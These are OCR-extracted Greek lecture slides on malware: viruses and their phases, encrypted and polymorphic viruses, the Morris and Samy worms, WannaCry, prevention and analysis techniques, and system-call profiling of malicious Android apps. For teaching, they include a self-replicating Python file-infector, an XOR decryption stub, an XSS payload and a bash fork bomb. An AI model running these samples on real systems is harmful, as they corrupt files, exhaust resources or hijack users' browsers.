
Ιοί

Μόλυνση (Infection)



Ιοί

Μόλυνση (Infection) — 2



αλλαγές σε σχέση με το τι κάνει το πρόγραμμα πριν τερματίσει
(λ.χ. να καλύψει τα ίχνη της ύπαρξης του ιού)

Ιοί

Φάσεις

- **Επώαση**: ο ιός παραμένει ανενεργός μέχρι να ενεργοποιηθεί από κάποιο γεγονός.
- **Αναπαραγωγή**: δημιουργία αντιγράφων και ενσωμάτωση σε ξενιστές.
- **Ενεργοποίηση και εκτέλεση**: εκτέλεση εντολών.

Ιοί

Υπορουτίνες

- **Αναζήτησης**: αναζήτηση νέων ξενιστών.
- **Αντιγραφής**: δημιουργία αντιγράφου και ενσωμάτωση.
- **Υπορουτίνα κατά του εντοπισμού**: παραμετροποίηση των παραπάνω για την αποφυγή εντοπισμού.

```python
import sys
import os
import glob

v_input = open(sys.argv[0], 'r')
virus = [line for (i, line) in enumerate(v_input) if i < 21]

for item in glob.glob("*.foo"):
        v_input = open(item, 'r')
        content = v_input.readlines()
        v_input.close()
        if any(line.find('foodkoko_virus') for line in content): next
        os.chmod(item, 0777)
        v_output = open(item, 'w')
        v_output.writelines(virus)
        # Do something evil.
        content = ['#' + line for line in content]
        # Done.
        v_output.writelines(content)
        v_output.close()
```

Ιοί

Κατηγορίες

- **Μακρο-ιοί**: περιλαμβάνουν μια ακολουθία εντολών η οποία διερμηνεύεται (interpreted) αντί να εκτελείται (executed), και χρησιμοποιούν συνήθως αρχεία δεδομένων ως ξενιστές.
- **Κρυπτογραφημένοι**: αποφεύγουν την ανίχνευση, κρυπτογραφώντας το μεγαλύτερο τμήμα τους, εκτός από μία ρουτίνα αποκρυπτογράφησης και το αντίστοιχο κλειδί (K, C = Enc(K, code), Dec_Loader_Code.).
- **Πολυμορφικοί**: κρυπτογραφημένοι ιοί, που μεταβάλλουν την ρουτίνα αποκρυπτογράφησης μετά από κάθε προσβολή του ξενιστή.
- κ.α.

Κρυπτογραφημένος Ιός
(Παράδειγμα: Cascade Virus)

- Κρυπτογράφηση και αποκρυπτογράφηση με την χρήση XOR (ταχύτητα και αντιστρεψιμότητα).
- «Αλγόριθμος» κρυπτογράφησης:
  Code XOR Address XOR code_length = enc_code
- Είναι όμως ολόκληρος ο κώδικας του ιού κρυπτογραφημένος;

Κρυπτογραφημένος Ιός

(Παράδειγμα: Decrypt)

```
push %eax           ;   save current EAX
mov %esp, %eax      ;   save ESP into EAX
lea Virus, %esi     ;   start of encrypted code
mov $0x4, %esp      ;   length of encrypted code

Decrypt:
   xor  %esp, (%esi)   ;   XOR code with its length
   xor  %esi,  (%esi)   ;   XOR code with its address

   mov %eax, %esp   ;   restore ESP
   pop %eax         ;    restore EAX

Virus:              ;    encrypted virus code body
   1e 1f c1 cb
```

Worms VS Viruses

- Και οι δυο δημιουργούν αντίγραφα.
- Οι ιοί χρειάζονται ξενιστή και ενεργοποιούνται όταν ενεργοποιηθεί και ο ξενιστής.
- Ο αναπαραγωγός **δεν** χρειάζεται ξενιστή. Από την στιγμή που απελευθερώνεται (unleashed) είτε λειτουργεί είτε τερματίζει.

The Morris Worm

- Ξεκινά να λειτουργεί στις 2 Νοεμβρίου, 1988.
- Μολύνει το 10% του Internet (τότε).
- Ζημιά $10M - $100M.

The Morris Worm

Ενέργειες

- «Άλλαζε» το όνομά του ώστε να μην φαίνεται κάτι ύποπτο στη λίστα των processes.
- Εξέταζε σε ποιά μηχανήματα είναι συνδεδεμένος ο current host ώστε να συνεχίσει να μεταδίδεται.
- Έκανε brute force attack για να βρει τα passwords των χρηστών (το ’88 τα passwords βρισκόντουσαν encrypted στο /etc/passwd).
- Για να μεταδοθεί εκμεταλλευόταν buffer overflows (λ.χ. στο fingerd utility).

The Morris Worm

Συνέπειες

- Η συνειδητοποίηση ότι μια καταστροφική επίθεση μπορεί να έρθει «μέσα» από το ίδιο το σύστημα.
- Άλλαξε η πολιτική διαχείρισης του /etc/passwd.
- Ξεκίνησε η ανάπτυξη προγραμμάτων για την ανίχνευση ευπαθειών.
- Ο 23χρονος Robert Morris έκανε 400 ώρες community service και πλήρωσε 10000$ πρόστιμο.

The Sammy Worm

"but most of all, Sammy is my hero"

- Ξεκινά να λειτουργεί στις 4 Οκτωβρίου, 2005.
- Στόχος: οι χρήστες του μέσου κοινωνικής δικτύωσης MySpace.
- Μέσα σε 20 ώρες πάνω από 1 εκατομμύριο χρήστες έχουν «μολυνθεί» κάνοντας το Sammy worm το πιο γρήγορα μεταδιδόμενο κακόβουλο λογισμικό.

The Sammy Worm

Ενέργειες

- Εκμετάλλευση μιας XSS ευπάθειας της ιστοσελίδας.
- Το worm περιέχει JavaScript κώδικα που τρέχει όταν ένας χρήστης επισκέπτεται την σελίδα του Sammy.
- Όταν τρέξει στον browser του, τότε στέλνει ένα friend request στον Sammy.
- Στη συνέχεια αντιγράφει τον εαυτό του στην σελίδα του χρήστη.

The Sammy Worm

XSS Attack

```
<div id = code style = "background:url('java
script:eval(document.all.code.foo)')"
foo = "alert('XSS')"></div>
```

The Sammy Worm

Συνέπειες

- Το πρόβλημα των XSS ευπαθειών εξετάζεται από τότε με μεγαλύτερη προσοχή.
- Ανάπτυξη νέων αντίμετρων.
- Ο Sammy κάνει 90 μέρες community service, πληρώνει $20000 και του απαγορεύεται η πλοήγηση στο διαδίκτυο για 3 χρόνια.

```
:(){ :|:& };:
```

fork bomb!

Ransomware

κακόβουλο λογισμικό που κρυπτογραφεί τα δεδομένα των χρηστών
και ζητά λύτρα (συνήθως σε bitcoin)

WannaCry

- Ξεκινά στις 2 Μαΐου, 2017.
- Μέσα σε μια μέρα έχει μολύνει περισσότερους από 230.000 υπολογιστές σε 150 χώρες.
- Ο τρόπος που εμπλέκεται η NSA (National Security Agency) φέρνει και πάλι στο προσκήνιο τα open-ended threat models.

WannaCry

Ενέργειες

- Εκμεταλλεύεται την ευπάθεια “EternalBlue” για να μολύνει έναν υπολογιστή. Πρόκειται για μια ευπάθεια που υπάρχει στην υλοποίηση του Server Message Block (SMB) πρωτοκόλλου των Windows XP!
- Εγκαθιστά το backdoor implant εργαλείο DoublePulsar (της NSA!).
- Το εργαλείο τρέχει σε kernel mode. Κάνοντας exec φορτώνει το malware στο σύστημα.
- **Σημαντικό**: το WannaCry έχει έναν ειδικό μηχανισμό για να αναγνωρίζει εαν βρίσκεται σε καραντίνα ή όχι, έτσι ώστε να μην μπορούν να το αναλύσουν οι (καλόβουλοι) ερευνητές.

WannaCry

Kill Switch

- Συνήθως, τα sandboxed environments που χρησιμοποιούνται ως καραντίνες θέλουν να «δίνουν» την εντύπωση στο malware πως είναι online.
- Το WannaCry σε κάποιο σημείο έκανε ένα query σε ένα URL που δεν ήταν καταχωρημένο για αυτόν ακριβώς τον λόγο.
- Εαν το query ήταν πετυχημένο το malware σταματούσε να λειτουργεί!

WannaCry

Συζήτηση

- Η NSA γνώριζε πολύ πριν για την ευπάθεια αλλά δεν την είχε ανακοινώσει (ούτε καν στην Microsoft).
- Την ευπάθεια (και το εργαλείο DoublePulsar), διέρρευσε μια ομάδα από hackers στις αρχές του 2017.
- Το patch για την ευπάθεια EternalBlue είχε βγει στις 14 Μαρτίου (σχεδόν 1.5 μήνα πριν την διάδοση του WannaCry).

Πρόληψη

- Δεν εκτελούμε κώδικα για τον οποίο δεν είμαστε σίγουροι για την λειτουργικότητά του.
- Χρησιμοποιούμε λογισμικό που εμπιστευόμαστε.
- Backup your backups.
- Χρησιμοποιούμε virus scanners (local ή online).


Τεχνικές Αναλυσης

- **Στατική Ανάλυση**
  - Hashes
  - Αντιϊκά προγράμματα
- **Δυναμική Ανάλυση**
  - Εργαλεία Παρακολούθησης (Monitoring Tools)
  - Sandboxes
- **Προχωρημένη Ανάλυση – Reverse Engineering**
  - Disassembly
  - Debugging

Μελέτη Περίπτωσης


Κακόβουλες Android Εφαρμογές

- Εξετάζοντας τις κλήσεις συστήματος (POSIX calls) που πραγματοποιούνται από καλόβουλες και κακόβουλες android εφαρμογές.
- Απόπειρα δημιουργίας φίλτρων.



http://www.malgenomeproject.org/

~1 million apps



(ptsname, unlockpt)

Abstraction	Benign Apps Usage	Malicious Apps Usage
`popen`	26.55%	52.08%
`pclose`	26.32%	52.08%
`perror`	26.27%	52.08%
`dup2`	26.12%	40.80%
`fork`	23.14%	40.80%
`waitpid`	21.79%	40.50%
`execl`	20.78%	40.50%
`setsid`	3.51%	40.50%
